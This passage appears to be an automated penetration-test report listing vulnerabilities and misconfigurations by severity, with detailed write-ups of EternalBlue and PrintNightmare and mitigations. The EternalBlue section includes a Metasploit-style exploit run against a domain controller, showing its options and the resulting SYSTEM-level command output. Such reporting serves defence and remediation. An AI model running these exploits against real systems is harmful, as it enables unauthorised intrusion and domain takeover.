3	05/24/2024, 2:57 PM	Unauthenticated Access to the Jenkins Script Console	H3-2020-0021	SECURITY_MISCONFIGURATION	CRITICAL 10
13	05/24/2024, 2:25 PM	Insecure Java JMX Configuration	H3-2020-0022	SECURITY_MISCONFIGURATION	CRITICAL 10
46	05/24/2024, 2:13 PM	Weak or Default Credentials - Cracked Credentials	H3-2021-0020	CREDENTIALS	CRITICAL 10
33	05/24/2024, 2:10 PM	SMB Signing Not Required	H3-2021-0030	SECURITY_MISCONFIGURATION	CRITICAL 10
1	05/24/2024, 3:01 PM	LLMNR Poisoning Possible	H3-2021-0034	SECURITY_MISCONFIGURATION	CRITICAL 10
1	05/24/2024, 2:12 PM	NBT-NS Poisoning Possible	H3-2021-0035	SECURITY_MISCONFIGURATION	CRITICAL 10
4	05/24/2024, 2:46 PM	Kerberoasting	H3-2021-0038	SECURITY_MISCONFIGURATION	CRITICAL 10
22	05/24/2024, 2:35 PM	Credential Dumping - Security Account Manager (SAM) Database	H3-2021-0042	SECURITY_CONTROLS	CRITICAL 10
16	05/24/2024, 3:03 PM	Credential Dumping - Local Security Authority Subsystem Service (LSASS) Memory	H3-2021-0044	SECURITY_CONTROLS	CRITICAL 10
3	05/24/2024, 4:12 PM	Active Directory Certificate Services Misconfiguration Privilege Escalation - Subject Alternative Name	H3-2022-0016	SECURITY_MISCONFIGURATION	CRITICAL 10
2	05/24/2024, 4:12 PM	Active Directory Certificate Services Misconfigured Enrollment Agent Template	H3-2022-0018	SECURITY_MISCONFIGURATION	CRITICAL 10
2	05/24/2024, 4:12 PM	Active Directory Certificate Services Misconfigured Template Access Controls	H3-2022-0020	SECURITY_MISCONFIGURATION	CRITICAL 10
4	05/24/2024, 2:45 PM	Credential Reuse - Shared Windows Local User and Domain User Accounts	H3-2022-0085	CREDENTIALS	CRITICAL 10
6	05/24/2024, 3:03 PM	Credential Dumping - Data Protection API (DPAPI) Secrets	H3-2023-0019	SECURITY_CONTROLS	CRITICAL 10
1	05/24/2024, 3:53 PM	GitLab ExifTool Remote Code Execution Vulnerability	CVE-2021-22205	VULNERABILITY	CRITICAL 10
15	05/24/2024, 3:03 PM	Credential Dumping - Local Security Authority (LSA) Secrets	H3-2021-0043	SECURITY_CONTROLS	CRITICAL 10
1	05/24/2024, 3:50 PM	Microsoft Entra (AzureAD) Connect Credential Dumping	H3-2024-0010	SECURITY_CONTROLS	CRITICAL 10
2	05/24/2024, 4:37 PM	Microsoft Entra (AzureAD) - Over-Privileged Service Principal	H3-2024-0011	SECURITY_CONTROLS	CRITICAL 10
2	05/24/2024, 4:37 PM	Microsoft Entra (AzureAD) - Service Principal Takeover	H3-2024-0012	SECURITY_MISCONFIGURATION	CRITICAL 10
36	05/24/2024, 3:27 PM	Credential Reuse - Windows Local Administrator Accounts	H3-2022-0084	CREDENTIALS	CRITICAL 9.9
1	05/24/2024, 2:53 PM	UnrealIRCd Remote Code Execution Vulnerability	CVE-2010-2075	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 5:24 PM	Apache Struts 2 Prefixed Parameters OGNL Remote Code Execution Vulnerability	CVE-2013-2251	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 6:53 PM	Apache ActiveMQ Remote Code Execution Vulnerability	CVE-2016-3088	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 4:30 PM	Apache Shiro RememberME Cookie Deserialization Remote Code Execution Vulnerability	CVE-2016-4437	VULNERABILITY	CRITICAL 9.8

Count	First Seen	Name	Weakness ID	Type	Severity
1	05/24/2024, 4:29 PM	Oracle Weblogic wls-wsat Component XML Deserialization Vulnerability Bypass	CVE-2017-10271	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 4:29 PM	Oracle Weblogic wls-wsat Component XML Deserialization Vulnerability	CVE-2017-3506	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 5:24 PM	Apache Struts2 S2-048 Remote Code Execution Vulnerability	CVE-2017-9791	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 3:01 PM	Vulnerable Cisco Smart Install	CVE-2018-0171	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 5:33 PM	Apache Solr Velocity Remote Code Execution Vulnerability	CVE-2019-17558	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 6:02 PM	SaltStack Salt Remote Code Execution Vulnerability	CVE-2020-11651	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 4:12 PM	Apache Airflow Experimental API Authentication Bypass Vulnerability	CVE-2020-13927	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 4:29 PM	Oracle WebLogic Java Deserialization Vulnerability - Console Component	CVE-2020-14882	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 5:14 PM	Apache Airflow Authorization Bypass Vulnerability	CVE-2020-17526	VULNERABILITY	CRITICAL 9.8
2	05/24/2024, 2:11 PM	VMware vCenter Server Access Control Vulnerability	CVE-2020-3952	VULNERABILITY	CRITICAL 9.8
2	05/24/2024, 2:11 PM	VMware vCenter vROPS Plugin Remote Code Execution Vulnerability	CVE-2021-21972	VULNERABILITY	CRITICAL 9.8
2	05/24/2024, 2:33 PM	VMware vRealize Operations Manager Server-Side Request Forgery Vulnerability	CVE-2021-21975	VULNERABILITY	CRITICAL 9.8
2	05/24/2024, 2:11 PM	VMware vCenter vSAN Health Check Plugin Remote Code Execution Vulnerability	CVE-2021-21985	VULNERABILITY	CRITICAL 9.8
2	05/24/2024, 3:53 PM	Apache mod_proxy Server-Side Request Forgery Vulnerability	CVE-2021-40438	VULNERABILITY	CRITICAL 9.8
11	05/24/2024, 2:33 PM	Apache Log4j2 Remote Code Execution Vulnerability	CVE-2021-44228	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 6:06 PM	Redis Lua Sandbox Escape	CVE-2022-0543	VULNERABILITY	CRITICAL 9.8
3	05/24/2024, 3:05 PM	F5 BIG-IP iControl REST Remote Command Execution Vulnerability	CVE-2022-1388	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 6:24 PM	Apache CouchDB Unauthenticated Remote Code Execution Vulnerability	CVE-2022-24706	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 5:28 PM	Atlassian Confluence Namespace OGNL Injection Vulnerability	CVE-2022-26134	VULNERABILITY	CRITICAL 9.8
2	05/24/2024, 4:29 PM	Zoho ManageEngine ADAudit Plus Remote Code Execution Vulnerability	CVE-2022-28219	VULNERABILITY	CRITICAL 9.8
4	05/24/2024, 2:40 PM	Fortinet FortiOS / FortiProxy / FortiSwitchManager Authentication Bypass Vulnerability	CVE-2022-40684	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 2:40 PM	VMware vRealize Network Insight Remote Code Execution Vulnerability	CVE-2023-20887	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 5:35 PM	Adobe ColdFusion Unauthenticated File Read Vulnerability	CVE-2023-26359	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 8:46 PM	Adobe ColdFusion Remote Code Execution Vulnerability	CVE-2023-26360	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 5:35 PM	Adobe ColdFusion Deserialization of Untrusted Data Remote Code Execution Vulnerability	CVE-2023-29300	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 2:40 PM	Citrix Gateway Unauthenticated Remote Code Execution	CVE-2023-3519	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 5:35 PM	Adobe ColdFusion JNDI Remote Code Execution Vulnerability	CVE-2023-38204	VULNERABILITY	CRITICAL 9.8
3	05/24/2024, 5:39 PM	Apache ActiveMQ OpenWire Transport Remote Code Execution Vulnerability	CVE-2023-46604	VULNERABILITY	CRITICAL 9.8

Count	First Seen	Name	Weakness ID	Type	Severity
3	05/24/2024, 3:06 PM	F5 BIG-IP Unauthenticated Remote Code Execution via AJP Smuggling	CVE-2023-46747	VULNERABILITY	CRITICAL 9.8
2	05/24/2024, 2:34 PM	Fortinet FortiClient EMS SQL Injection Vulnerability	CVE-2023-48788	VULNERABILITY	CRITICAL 9.8
2	05/24/2024, 2:59 PM	Unauthenticated Kubelet API Remote Code Execution Vulnerability	H3-2021-0005	SECURITY_MISCONFIGURATION	CRITICAL 9.8
16	05/24/2024, 2:17 PM	Weak or Default Credentials - Web Applications	H3-2021-0021	CREDENTIALS	CRITICAL 9.8
3	05/24/2024, 4:09 PM	AWS Instance Metadata Service v1 Exposed	H3-2021-0040	SECURITY_MISCONFIGURATION	CRITICAL 9.8
1	05/24/2024, 3:53 PM	JBoss Application Server HTTP Invoker Remote Code Execution Vulnerability	H3-2021-0047	SECURITY_MISCONFIGURATION	CRITICAL 9.8
12	05/24/2024, 3:20 PM	Azure Multi-Factor Authentication Disabled	H3-2022-0002	CREDENTIALS	CRITICAL 9.8
6	05/24/2024, 5:18 PM	AWS Assume Role Access	H3-2022-0074	CREDENTIALS	CRITICAL 9.8
3	05/24/2024, 2:10 PM	Weak NFS Export Permissions	H3-2020-0009	SECURITY_MISCONFIGURATION	CRITICAL 9.5
2	05/24/2024, 2:37 PM	VMware vCenter Server-Side Request Forgery Vulnerability	CVE-2021-21973	VULNERABILITY	CRITICAL 9.5
1	05/24/2024, 2:39 PM	Citrix Bleed - Leaking Session Tokens	CVE-2023-4966	VULNERABILITY	CRITICAL 9.5
4	05/24/2024, 2:21 PM	Jenkins Arbitrary File Leak Vulnerability	CVE-2024-23897	VULNERABILITY	CRITICAL 9.5
2	05/24/2024, 2:59 PM	Unauthenticated Access to Sensitive Kubelet API Endpoints	H3-2021-0003	SECURITY_MISCONFIGURATION	CRITICAL 9.5
4	05/24/2024, 2:59 PM	Unauthenticated Kubernetes API Server Access	H3-2021-0006	SECURITY_MISCONFIGURATION	CRITICAL 9.5
21	05/24/2024, 2:21 PM	Weak or Default Credentials - SSH	H3-2021-0014	CREDENTIALS	CRITICAL 9.5
2	05/24/2024, 5:31 PM	Apache Solr Arbitrary File Read Vulnerability	H3-2023-0023	SECURITY_MISCONFIGURATION	CRITICAL 9.4
1	05/24/2024, 3:50 PM	Weak or Default Credentials - Microsoft SQL Server	H3-2021-0016	CREDENTIALS	CRITICAL 9.4
1	05/24/2024, 5:33 PM	Apache Solr DataImportHandler Remote Code Execution Vulnerability	CVE-2019-0193	VULNERABILITY	CRITICAL 9.2
1	05/24/2024, 4:10 PM	Drupal Core Remote Code Execution Vulnerability	CVE-2019-6340	VULNERABILITY	CRITICAL 9.2
4	05/24/2024, 2:24 PM	Microsoft Windows Machine Account NTLM Coercion via LSARPC Spoofing Vulnerability	CVE-2021-36942	VULNERABILITY	CRITICAL 9.2
3	05/24/2024, 2:59 PM	PolKit PkExec Local Privilege Escalation Vulnerability	CVE-2021-4034	VULNERABILITY	CRITICAL 9.2
5	05/24/2024, 2:10 PM	Anonymous FTP Enabled	H3-2020-0005	SECURITY_MISCONFIGURATION	CRITICAL 9.2
1	05/24/2024, 3:06 PM	IPMI Cipher Zero Vulnerability	H3-2020-0017	VULNERABILITY	CRITICAL 9.2
1	05/24/2024, 5:37 PM	FTP Directory Traversal Vulnerability	H3-2020-0028	SECURITY_MISCONFIGURATION	CRITICAL 9.2
14	05/24/2024, 2:10 PM	Weak or Default Credentials - FTP	H3-2021-0012	CREDENTIALS	CRITICAL 9.2
2	05/24/2024, 2:10 PM	Weak or Default Credentials - Telnet	H3-2021-0013	CREDENTIALS	CRITICAL 9.2
15	05/24/2024, 2:34 PM	Unrestricted Sudo Privileges	H3-2021-0039	CREDENTIALS	CRITICAL 9.2
18	05/24/2024, 2:13 PM	Credential Dumping - /etc/shadow File	H3-2021-0045	SECURITY_CONTROLS	CRITICAL 9.2

Count	First Seen	Name	Weakness ID	Type	Severity
2	05/24/2024, 5:01 PM	Active Directory Certificate Services Misconfiguration: NTLM Relay to AD CS HTTP Endpoint	H3-2022-0024	SECURITY_MISCONFIGURATION	CRITICAL 9.2
4	05/24/2024, 3:16 PM	Microsoft Windows Machine Account NTLM Coercion via Authenticated LSARPC Spoofing	H3-2022-0073	SECURITY_MISCONFIGURATION	CRITICAL 9.2
4	05/24/2024, 3:16 PM	Authenticated Microsoft Windows Machine Account NTLM Coercion via Distributed File System Namespace Management Protocol Manipulation	H3-2023-0014	SECURITY_MISCONFIGURATION	CRITICAL 9.2
59	05/24/2024, 3:16 PM	Group Policy Preferences Password Elevation of Privilege Vulnerability	CVE-2014-1812	VULNERABILITY	HIGH 8.8
1	05/24/2024, 3:50 PM	Weak or Default Credentials - MySQL	H3-2021-0017	CREDENTIALS	HIGH 8.6
2	05/24/2024, 4:17 PM	Weak or Default Credentials - Postgres	H3-2021-0018	CREDENTIALS	HIGH 8.6
2	05/24/2024, 3:49 PM	Weak or Default Credentials - MongoDB	H3-2022-0067	CREDENTIALS	HIGH 8.6
2	05/24/2024, 3:49 PM	Anonymous MongoDB Access	H3-2022-0070	SECURITY_MISCONFIGURATION	HIGH 8.6
2	05/24/2024, 2:54 PM	Weak or Default Credentials - Cracked Credentials from Active Directory Services Database (NTDS)	H3-2022-0093	CREDENTIALS	HIGH 8
2	05/24/2024, 2:54 PM	Password Reuse Found in Active Directory Services Database (NTDS)	H3-2022-0095	CREDENTIALS	HIGH 8
1	05/24/2024, 4:20 PM	Active Directory User has Entra Administrator Role	H3-2024-0029	CREDENTIALS	HIGH 8
1	05/24/2024, 3:55 PM	OpenSSL Heartbleed Vulnerability	CVE-2014-0160	VULNERABILITY	HIGH 7.5
2	05/24/2024, 2:10 PM	Apache JServ Protocol (AJP) Vulnerability	CVE-2020-1938	VULNERABILITY	HIGH 7.5
1	05/24/2024, 4:29 PM	Grafana Directory Traversal Vulnerability	CVE-2021-43798	VULNERABILITY	HIGH 7.5
1	05/24/2024, 3:53 PM	Adobe ColdFusion Improper Access Control Vulnerability	CVE-2023-29298	VULNERABILITY	HIGH 7.5
1	05/24/2024, 3:53 PM	Adobe ColdFusion Improper Access Control Vulnerability - Patch Bypass	CVE-2023-38205	VULNERABILITY	HIGH 7.5
1	05/24/2024, 3:05 PM	Insecure IPMI Implementation	H3-2020-0016	VULNERABILITY	HIGH 7.5
2	05/24/2024, 3:50 PM	Kerberos Pre-Authentication Disabled	H3-2021-0011	SECURITY_MISCONFIGURATION	HIGH 7.5
1	05/24/2024, 2:08 PM	Public Access to Git Repository	H3-2021-0031	SECURITY_MISCONFIGURATION	HIGH 7.5
5	05/24/2024, 3:35 PM	Credential Reuse	H3-2021-0032	CREDENTIALS	HIGH 7.5
2	05/24/2024, 4:12 PM	Active Directory Certificate Services Misconfigured Template Requires Enrollment Agent Signature	H3-2022-0019	SECURITY_MISCONFIGURATION	HIGH 7.5
2	05/24/2024, 2:55 PM	Shell History File Exposure	H3-2022-0044	SECURITY_MISCONFIGURATION	HIGH 7.5
2	05/24/2024, 3:11 PM	Domain User with Local Administrator Privileges	H3-2022-0086	CREDENTIALS	HIGH 7.5
4	05/24/2024, 8:46 PM	Gradio Arbitrary File Read Vulnerability	H3-2024-0031	VULNERABILITY	HIGH 7.5
2	05/24/2024, 2:54 PM	Credential Dumping - Active Directory Services Database (NTDS)	H3-2021-0046	SECURITY_CONTROLS	HIGH 7.2
2	05/24/2024, 3:47 PM	Apache Druid Server-Side Request Forgery Vulnerability	H3-2021-0041	SECURITY_MISCONFIGURATION	HIGH 7

Count	First Seen	Name	Weakness ID	Type	Severity
1	05/24/2024, 6:13 PM	Redis Unauthenticated Access Vulnerability	H3-2024-0018	VULNERABILITY	MEDIUM 6.5
1	05/24/2024, 5:40 PM	Unauthenticated Access to Elasticsearch	H3-2021-0036	SECURITY_MISCONFIGURATION	MEDIUM 6
1	05/24/2024, 2:57 PM	Unauthenticated Docker Registry API Access	H3-2021-0009	SECURITY_MISCONFIGURATION	MEDIUM 5.5
2	05/24/2024, 3:51 PM	Keycloak 12.0.1 - request_uri Blind Server-Side Request Forgery (SSRF)	CVE-2020-10770	VULNERABILITY	MEDIUM 5.3
1	05/24/2024, 4:29 PM	Jetty Limited Path Traversal Vulnerability - Second Variation	CVE-2021-34429	VULNERABILITY	MEDIUM 5.3
2	05/24/2024, 3:53 PM	Adobe ColdFusion WDDX Deserialization Info Leak Vulnerability	CVE-2023-44353	VULNERABILITY	MEDIUM 5.3
3	05/24/2024, 3:17 PM	Authenticated Microsoft Windows Machine Account NTLM Coercion via Print Spooler Protocol Manipulation	H3-2023-0016	SECURITY_MISCONFIGURATION	MEDIUM 5.3
2	05/24/2024, 2:52 PM	Anonymous Access to ZooKeeper API	H3-2020-0002	SECURITY_MISCONFIGURATION	MEDIUM 5
1	05/24/2024, 3:01 PM	Anonymous Access to Printer using PJL or PS	H3-2020-0003	SECURITY_MISCONFIGURATION	MEDIUM 5
4	05/24/2024, 3:01 PM	Kubernetes Service Account Token Exposure	H3-2021-0007	SECURITY_MISCONFIGURATION	MEDIUM 5
2	05/24/2024, 5:45 PM	Unauthenticated Access to Apache Solr	H3-2022-0028	SECURITY_MISCONFIGURATION	MEDIUM 5
3	05/24/2024, 2:41 PM	Unauthenticated Access to Jenkins People Directory	H3-2022-0033	SECURITY_MISCONFIGURATION	MEDIUM 5
1	05/24/2024, 5:24 PM	Jenkins Self-Signup Enabled	H3-2022-0071	SECURITY_MISCONFIGURATION	MEDIUM 5
1	05/24/2024, 5:43 PM	Unauthenticated Gitlab User Enumeration	H3-2022-0078	SECURITY_MISCONFIGURATION	MEDIUM 5
3	05/24/2024, 2:41 PM	Unauthenticated Jenkins Dashboard Exposure	H3-2023-0026	SECURITY_MISCONFIGURATION	MEDIUM 5
1	05/24/2024, 2:10 PM	Zone Transfer Allowed to Any Server	H3-2020-0004	SECURITY_MISCONFIGURATION	MEDIUM 4.8
1	05/24/2024, 2:23 PM	Public Access to Amazon EC2 AMI	H3-2022-0088	SECURITY_MISCONFIGURATION	MEDIUM 4.5
1	05/24/2024, 2:23 PM	Public Access to Amazon EBS Snapshot	H3-2022-0089	SECURITY_MISCONFIGURATION	MEDIUM 4.5
1	05/24/2024, 2:22 PM	Public Access to Amazon RDS Snapshot	H3-2022-0090	SECURITY_MISCONFIGURATION	MEDIUM 4.5
5	05/24/2024, 2:09 PM	Public Access to Amazon S3 Bucket	H3-2021-0001	SECURITY_MISCONFIGURATION	LOW 3.9
9	05/24/2024, 2:14 PM	Guest Account Enabled	H3-2020-0008	SECURITY_MISCONFIGURATION	LOW 3
4	05/24/2024, 3:39 PM	Weak or Default Credentials - SNMP	H3-2021-0015	CREDENTIALS	LOW 3
7	05/24/2024, 2:11 PM	Web Directory Listing	H3-2022-0069	SECURITY_MISCONFIGURATION	LOW 3
4	05/24/2024, 2:59 PM	Exposed Kubernetes Version	H3-2022-0082	SECURITY_MISCONFIGURATION	LOW 2
14	05/24/2024, 2:24 PM	Weak Password Strength Requirements	H3-2021-0028	CREDENTIALS	LOW 1
14	05/24/2024, 2:11 PM	SMB Null Session Allowed	H3-2020-0007	SECURITY_MISCONFIGURATION	LOW 0.1

2.2.2. Potential Weaknesses

Count	First Seen	Name	Weakness ID	Type	Severity
2	05/24/2024, 3:25 PM	Password in Active Directory User Attribute	H3-2023-0029	SECURITY_MISCONFIGURATION	CRITICAL 10
4	05/24/2024, 2:24 PM	Netlogon Elevation of Privilege Vulnerability	CVE-2020-1472	VULNERABILITY	CRITICAL 10
1	05/24/2024, 5:24 PM	Apache Struts2 Content Header Remote Code Execution Vulnerability	CVE-2017-5638	VULNERABILITY	CRITICAL 9.8
4	05/24/2024, 2:40 PM	Zoho ManageEngine Desktop Central Authentication Bypass Vulnerability	CVE-2021-44515	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 3:53 PM	Atlassian Confluence Server - Improper Authorization	CVE-2023-22518	VULNERABILITY	CRITICAL 9.8
2	05/24/2024, 6:13 PM	PaperCut File Upload Remote Code Execution Vulnerability	H3-2023-0020	VULNERABILITY	CRITICAL 9.8
1	05/24/2024, 2:53 PM	Microsoft Exchange Remote Code Execution Vulnerability	CVE-2021-26855	VULNERABILITY	CRITICAL 9.5
1	05/24/2024, 3:15 PM	NFS UID/GID Manipulation Possible	H3-2020-0010	SECURITY_MISCONFIGURATION	CRITICAL 9
1	05/24/2024, 2:40 PM	Zoho ManageEngine ServiceDesk Plus Unauthenticated Remote Code Execution Vulnerability	CVE-2021-44077	VULNERABILITY	CRITICAL 9
2	05/24/2024, 2:37 PM	HTTP.sys Denial of Service and Remote Code Execution Vulnerability	CVE-2015-1635	VULNERABILITY	HIGH 8.1
1	05/24/2024, 3:03 PM	Remote Desktop Services Remote Code Execution Vulnerability	CVE-2019-0708	VULNERABILITY	HIGH 7.8
2	05/24/2024, 3:51 PM	SaltStack Authorization Bypass Vulnerability	CVE-2021-25281	VULNERABILITY	HIGH 7.8
1	05/24/2024, 2:37 PM	Zoho ManageEngine ADSelfService Plus Authentication Bypass Vulnerability	CVE-2021-40539	VULNERABILITY	HIGH 7.8
2	05/24/2024, 8:46 PM	Gradio Windows Credentials Leak Vulnerability	CVE-2024-34510	VULNERABILITY	HIGH 7.5
2	05/24/2024, 3:25 PM	Kerberos Unconstrained Delegation	H3-2023-0009	SECURITY_MISCONFIGURATION	HIGH 7.1
3	05/24/2024, 4:12 PM	Active Directory Certificate Services Misconfiguration Privilege Escalation - Any Purpose or No (aka SubCA) EKU Misconfiguration	H3-2022-0017	SECURITY_MISCONFIGURATION	MEDIUM 6
1	05/24/2024, 4:10 PM	Ruby on Rails Debug Mode Enabled	H3-2022-0038	SECURITY_MISCONFIGURATION	MEDIUM 4.5
2	05/24/2024, 3:51 PM	Golang pprof Debugging Endpoint Enabled	H3-2022-0039	SECURITY_MISCONFIGURATION	MEDIUM 4.5
5	05/24/2024, 3:25 PM	Active Directory - User Password Not Required	H3-2023-0030	SECURITY_MISCONFIGURATION	MEDIUM 4.3
25	05/24/2024, 2:39 PM	Expired SSL/TLS Certificate	H3-2021-0025	SECURITY_MISCONFIGURATION	LOW 0.1

2.3. Weakness Details

2.3.1. Windows SMB Remote Code Execution Vulnerability

CRITICAL 10

CVE-2017-0144

EternalBlue EternalChampion EternalSynergy EternalRomance MS17-010

This weakness led to a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL, a Host Compromise affecting domain controller 10.0.4.2 (dc02.pod04.example.internal), and a Domain User Compromise affecting the credential for domain user guest.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score 3 Attack Paths

Details

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

This vulnerability enables an attacker to gain complete control of the target system. This provides a point of presence in the network to conduct further reconnaissance, gather sensitive information, and launch advanced attacks to move laterally throughout the environment. NOTE: This single weakness is used to span all EternalBlue-related vulnerabilities: CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148.

Remote Code Execution Unauthorized Access Privilege Escalation

Mitigations

- Apply the updates referenced in Microsoft Security Bulletin MS17-010.
- Block access to SMB services (139/tcp, 445/tcp) from untrusted networks such as the Internet. If at all possible disable SMBv1

References

- MS17-010 @ **https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010**
- CVE-2017-0144 @ **https://nvd.nist.gov/vuln/detail/CVE-2017-0144**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.2 : 445	10.0.4.2	SMB Service on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 445	Domain Compromise (1) Host Compromise (1) Domain User Compromise (1)	CRITICAL 10
10.0.229.1 : 445	10.0.229.1	SMB Service on Domain Controller 10.0.229.1 (dc.smoke.net) Port 445	Domain Compromise (1) Host Compromise (1)	CRITICAL 10
10.0.229.11 : 445	10.0.229.11	SMB Service on 10.0.229.11 (fs.smoke.net) Port 445	Host Compromise (1)	CRITICAL 9.8
10.0.4.135 : 445	10.0.4.135	SMB Service on 10.0.4.135 (win8) Port 445	Host Compromise (1)	CRITICAL 9.8
10.0.220.54 : 445	10.0.220.54	SMB Service on 10.0.220.54 (winxp.smoke.net) Port 445	Host Compromise (1)	CRITICAL 9.8
10.0.220.53 : 445	10.0.220.53	SMB Service on 10.0.220.53 (win10.smoke.net) Port 445	Host Compromise (1)	CRITICAL 9.8

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.6 : 445	10.0.229.6	SMB Service on 10.0.229.6 (app4.smoke.net) Port 445		HIGH 7.8
10.0.220.6 : 445	10.0.220.6	SMB Service on 10.0.220.6 (app2.smoke.net) Port 445		HIGH 7.8
10.0.229.2 : 445	10.0.229.2	SMB Service on Domain Controller 10.0.229.2 (dc2.smoke.net) Port 445		HIGH 7.8

Proof

Proof of exploitability against one of the affected assets: **SMB Service on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 445**

Proof of remote command execution: Output of 'whoami' command showing current user.

```
05/24/2024, 2:27 PM

$ python3 /opt/h3/msfrun.py

VERBOSE => false
RPORT => 445
SSL => false
SSLVersion => Auto
SSLVerifyMode => PEER
ConnectTimeout => 10
TCP::max_send_size => 0
TCP::send_delay => 0
DCERPC::max_frag_size => 4096
DCERPC::fake_bind_multi => true
DCERPC::fake_bind_multi_prepend => 0
DCERPC::fake_bind_multi_append => 0
DCERPC::smb_pipeio => rw
DCERPC::ReadTimeout => 10
NTLM::UseNTLMv2 => true
NTLM::UseNTLM2_session => true
NTLM::SendLM => true
NTLM::UseLMKey => false
NTLM::SendNTLM => true
NTLM::SendSPN => true
SMB::pipe_evasion => false
SMB::pipe_write_min_size => 1
SMB::pipe_write_max_size => 1024
SMB::pipe_read_min_size => 1
SMB::pipe_read_max_size => 1024
SMB::pad_data_level => 0
SMB::pad_file_level => 0
SMB::obscure_trans_pipe_level => 0
SMBDirect => true
SMBUser =>
SMBPass =>
SMBDomain => .
SMBName => *SMBSERVER
SMB::VerifySignature => false
SMB::ChunkSize => 500
SMB::Native_OS => Windows 2000 2195
SMB::Native_LM => Windows 2000 5.0
SMB::AlwaysEncrypt => true
KrbCacheMode => read-write
SMB::Auth => auto
SMB::KrbOfferedEncryptionTypes => AES256,AES128,RC4-HMAC,DES-CBC-MD5,DES3-CBC-SHA1
SERVICE_PERSIST => false
CMD::DELAY => 3
NAMED_PIPES => /opt/metasploit-framework/data/wordlists/named_pipes.txt
NAMEDPIPE =>
LEAKATTEMPTS => 99
DBGTRACE => false
THREADS => 1
ShowProgress => true
ShowProgressPercent => 10
SMBSHARE => C$
COMMAND => whoami
WINPATH => WINDOWS
FILEPREFIX =>
DELAY => 0
RETRY => 0
RHOSTS => 10.0.4.2
```

```
[-] Unknown datastore option: DisablePayloadHandler.
[*] 10.0.4.2:445          - Target OS: Windows Server 2012 R2 Standard 9600
[*] 10.0.4.2:445          - Built a write-what-where primitive...
[+] 10.0.4.2:445          - Overwrite complete... SYSTEM session obtained!
[+] 10.0.4.2:445          - Service start timed out, OK if running a command or non-service executable...
[*] 10.0.4.2:445          - Getting the command output...
[*] 10.0.4.2:445          - Executing cleanup...
[+] 10.0.4.2:445          - Cleanup was successful
[+] 10.0.4.2:445          - Command completed successfully!
[*] 10.0.4.2:445          - Output for "whoami":

nt authority\system


[*] 10.0.4.2:445          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2.3.2. Windows Print Spooler Remote Code Execution Vulnerability

CRITICAL 10

CVE-2021-34527

PrintNightmare

This weakness led to a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL and a Host Compromise affecting domain controller 10.0.4.2 (dc02.pod04.example.internal).

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9 Base Score | 2 Attack Paths

Details

A remote code execution vulnerability exists when the Windows Print Spooler service improperly performs privileged file operations. An attacker who successfully exploited this vulnerability could run arbitrary code with SYSTEM privileges. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

UPDATE July 7, 2021: The security update for Windows Server 2012, Windows Server 2016 and Windows 10, Version 1607 have been released. Please see the Security Updates table for the applicable update for your system. We recommend that you install these updates immediately. If you are unable to install these updates, see the FAQ and Workaround sections in this CVE for information on how to help protect your system from this vulnerability.

In addition to installing the updates, in order to secure your system, you must confirm that the following registry settings are set to 0 (zero) or are not defined (**Note**: These registry keys do not exist by default, and therefore are already at the secure setting.), also that your Group Policy setting are correct (see FAQ):

- HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PointAndPrint
- NoWarningNoElevationOnInstall = 0 (DWORD) or not defined (default setting)
- UpdatePromptSettings = 0 (DWORD) or not defined (default setting)

Having NoWarningNoElevationOnInstall set to 1 makes your system vulnerable by design.

UPDATE July 6, 2021: Microsoft has completed the investigation and has released security updates to address this vulnerability. Please see the Security Updates table for the applicable update for your system. We recommend that you install these updates immediately. If you are unable to install these updates, see the FAQ and Workaround sections in this CVE for information on how to help protect your system from this vulnerability. See also **KB5005010: Restricting installation of new printer drivers after applying the July 6, 2021 updates**.

Note that the security updates released on and after July 6, 2021 contain protections for CVE-2021-1675 and the additional remote code execution exploit in the Windows Print Spooler service known as “PrintNightmare”, documented in CVE-2021-34527.

Authenticated attackers with access to the Windows endpoint printer services can gain Administrative control of the endpoint by exploiting this vulnerability. If the endpoint is a Domain Controller, or other critical domain endpoint, complete domain compromise will occur.

Remote Code Execution | Unauthorized Access | Privilege Escalation

Mitigations

- This vulnerability can be mitigated by installing the security update specified in the Microsoft Security Advisory as well as confirming the registry settings listed are applied.

References

